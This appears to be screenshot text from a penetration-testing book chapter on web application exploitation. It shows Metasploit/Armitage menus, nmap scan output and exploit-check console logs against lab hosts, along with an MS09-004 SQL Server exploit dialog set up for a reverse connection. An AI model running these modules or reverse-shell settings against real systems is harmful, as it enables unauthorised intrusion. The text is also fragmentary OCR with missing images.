

Remote Desktop Con...







Chapter 4: Web Application Exploitation







host	name	port	proto	info
192.168.56.103		139	tcp	
192.168.56.103	http	80	tcp	Microsoft-IIS/7.5
192.168.56.103	smb	445	tcp	Windows 7 Professional SP1 (build:7601) (name:...

Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post

192.168.56.103 TELCONTAR-7
192.168.56.101 Kali-9
192.168.56.102 TELCONTAR-7

- Attack
 - dcerpc
 - http
 - iis**
 - iis_webdav_upload_asp
 - ms01_026_dbldecode
 - ms03_007_ntdll_webdav
 - msadc
 - check exploits...
 - mssql
 - novell
 - oracle
 - proxy
 - realserver
 - samba
 - scada
 - smb
 - wyse
- Login
- Services
- Scan
- Host

```

==== Checking windows/iis/ms01_026_dbldecode ====
msf exploit(iis_webdav_upload_asp) > use windows/iis/ms01_026_dbldecode
msf exploit(ms01_026_dbldecode) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(ms01_026_dbldecode) > check
[*] Executing command: dir (options: {:windir=>"winnt"})
[*] Executing command: dir (options: {:windir=>"windows"})
[*] 192.168.56.102:80 - The target is not exploitable.



==== Checking windows/iis/ms03_007_ntdll_webdav ====
msf exploit(msadc) >
  
```

Find: vulnerable <> Phrase not found

```

msf exploit(zemra_panel_rce) > check

==== Checking multi/http/zenworks_configuration_management_upload ====
msf exploit(zemra_panel_rce) > use multi/http/zenworks_configuration_management_upload
msf exploit(zenworks_configuration_management_upload) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(zenworks_configuration_management_upload) > check
  
```



Armitage

Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post


192.168.56.103
WS2K12

192.168.56.102
Win-Workstation-7-1

192.168.56.101
Kali-9

Console X nmap X

```
[*] Nmap: Scanning 2 hosts [1000 ports/host]
[*] Nmap: Discovered open port 135/tcp on 192.168.56.103
[*] Nmap: Discovered open port 80/tcp on 192.168.56.103
[*] Nmap: Discovered open port 139/tcp on 192.168.56.103
[*] Nmap: Discovered open port 445/tcp on 192.168.56.103
[*] Nmap: Discovered open port 49157/tcp on 192.168.56.103
[*] Nmap: Discovered open port 49156/tcp on 192.168.56.103
[*] Nmap: Discovered open port 2107/tcp on 192.168.56.103
[*] Nmap: Discovered open port 2105/tcp on 192.168.56.103
[*] Nmap: Discovered open port 2103/tcp on 192.168.56.103
[*] Nmap: Discovered open port 1801/tcp on 192.168.56.103
msf >
```



Armitage

Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post

192.168.56.102
WS2K1

192.168.56.101
KaLi-9

- Attack
 - dcerpc
 - http
 - iis
 - iis_webdav_upload_asp
 - ms01_026_dbldcode
 - ms03_007_ntdll_webdav
 - msadc
 - check exploits...
 - mssql
 - novell
 - oracle
 - proxy
 - realserver
 - samba
 - scada
 - smb
 - wyse
- Login
- Services
- Scan
- Host

Console X nmap X Check Exploits X

```
msf exploit(ms01_026_dbldcode) > use windows/iis/ms03_007_ntdll_webdav
msf exploit(ms03_007_ntdll_webdav) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(ms03_007_ntdll_webdav) > check

===== Checking windows/iis/msadc =====

msf exploit(ms03_007_ntdll_webdav) > use windows/iis/msadc
msf exploit(msadc) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(msadc) > check
msf exploit(msadc) >
```

Attack 10.0.0.187

MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Injection

A heap-based buffer overflow can occur when calling the undocumented "sp_replwritetovarbin" extended stored procedure. This vulnerability affects all versions of Microsoft SQL Server 2000 and 2005, Windows Internal Database, and Microsoft Desktop Engine (MSDE) without the updates supplied in MS09-004. Microsoft patched this vulnerability in SP3 for 2005 without any public mention. This exploit smashes several pointers, as shown below. 1. pointer to a 32-bit value that is set to 0 2. pointer to a 32-bit value that is set to a length influenced by the buffer length. 3. pointer to a 32-bit value that is used as a vtable pointer. In MSSQL 2000, this value is referenced with a displacement of 0x38. For MSSQL 2005, the displacement is 0x10. The address of our buffer is conveniently stored in ecx when this instruction is executed. 4. On MSSQL 2005, an additional vtable ptr is smashed, which is referenced with a displacement of 4. This pointer is not used by this exploit. This particular exploit replaces the previous dual-method exploit. It uses a technique where the value contained in ecx becomes the stack. From there, return oriented programming is used to normalize the execution state and finally execute the payload via a "jmp esp". All addresses used were found within the sqlservr.exe memory space, yielding very reliable code execution using only a single query.

Option	Value
COOKIE	
DATA	
GET_PATH	/
LHOST	10.0.0.7
LPORT	22737
METHOD	GET
Proxies	
RHOST +	10.0.0.187
RPORT	80
VHOST	

Targets: 0 => Automatic

Use a reverse connection

Show advanced options

Launch



Console X Check Exploits X Check Exploits X Scan X


